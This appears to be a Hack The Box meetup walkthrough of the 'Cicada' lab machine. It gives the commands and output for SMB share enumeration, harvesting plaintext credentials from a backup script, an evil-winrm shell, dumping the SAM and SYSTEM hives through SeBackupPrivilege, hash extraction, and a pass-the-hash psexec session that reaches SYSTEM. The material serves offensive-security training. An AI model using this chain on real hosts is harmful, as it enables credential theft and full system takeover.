
https://www.netexec.wiki/smb-protocol/enumeration/enumerate-shares-and-access



```
└──╼ [★]$ nxc smb cicada.htb -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares
SMB         10.129.231.149  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC)
SMB         10.129.231.149  445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         10.129.231.149  445    CICADA-DC        [*] Enumerated shares
SMB         10.129.231.149  445    CICADA-DC        Share           Permissions     Remark
SMB         10.129.231.149  445    CICADA-DC        -----           -----------     ------
SMB         10.129.231.149  445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.129.231.149  445    CICADA-DC        C$                              Default share
SMB         10.129.231.149  445    CICADA-DC        DEV             READ
SMB         10.129.231.149  445    CICADA-DC        HR              READ
SMB         10.129.231.149  445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.129.231.149  445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.129.231.149  445    CICADA-DC        SYSVOL          READ            Logon server share
```

Downloading file from share

```
impacket-smbclient 'cicada.htb/david.orelious:<password>'@cicada.htb
```




```
└──╼ [★]$ impacket-smbclient 'cicada.htb/david.orelious:aRt$Lp#7t*VQ!3'@cicada.htb
Impacket v0.13.0.dev0+20240916.171021.65b774d - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use dev
# ls
drw-rw-rw-          0  Wed Aug 28 12:27:31 2024 .
drw-rw-rw-          0  Thu Mar 14 07:21:29 2024 ..
-rw-rw-rw-        601  Wed Aug 28 12:28:22 2024 Backup_script.ps1
# get Backup_script.ps1
# exit
┌─[eu-meetups-1-dhcp]─[10.10.14.9]─[antoinet@htb-d7cp7sumcv]─[~/jxplorer]
└──╼ [★]$ cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
```

WinRM (Windows Remote Management)

aka SSH for Windows


https://github.com/Hackplayers/evil-winrm

```
evil-winrm -i cicada.htb -u emily.oscars -p '<password>'
```



```
└──╼ [★]$ evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is u
nimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-
completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents>
```

SeBackupPrivilege



```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

https://infosecwriteups.com/elevating-privileges-with-sebackupprivilege-on-windows-107bd34befa2

https://www.hackingarticles.in/windows-privilege-escalation-sebackupprivilege/

Backup and download registry hives

```
reg save hklm\sam sam
download sam
```


Security Account Manager (SAM) registry hive
> Keeps hashed user passwords

```
reg save hklm\system system
download system
```

SYSTEM registry hive
> Contains SYSKEY (aka Bootkey) used to decrypt the contents of the SAM hive

Recovering SAM contents

```
pypykatz registry --sam sam system

impacket-secretsdump -sam sam -system system local
```




```
└──╼ [★]$ pypykatz registry --sam sam system
WARNING:pypykatz:SECURITY hive path not supplied! Parsing SECURITY will not work
WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not work
============== SYSTEM hive secrets ==============
CurrentControlSet: ControlSet001
Boot Key: 3c2b033757a49110a9ee680b46e8d620
============== SAM hive secrets ==============
HBoot Key: a1c299e572ff8c643a857d3fdb3e5c7c10101010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

#6 Pass-the-Hash

PtH – Pass the Hash

```
evil-winrm -i cicada.htb -u Administrator -H "<hash>“
```

```
impacket-psexec 'cicada.htb/Administrator'@cicada.htb -hashes '<hashes>'
```



```
└──╼ [★]$ impacket-psexec 'cicada.htb/Administrator'@cicada.htb -hashes 'aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341'
Impacket v0.13.0.dev0+20240916.171021.65b774d - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on cicada.htb.....
[*] Found writable share ADMIN$
[*] Uploading file SEsqAHCk.exe
[*] Opening SVCManager on cicada.htb.....
[*] Creating service KOKB on cicada.htb.....
[*] Starting service KOKB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2700]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Thanks for your Participation !
You did Awesome !!!

Next Meetup **0x0A Onsite @ Zürcher Kantonalbank, March 20th 2025**

HACKTHEBOX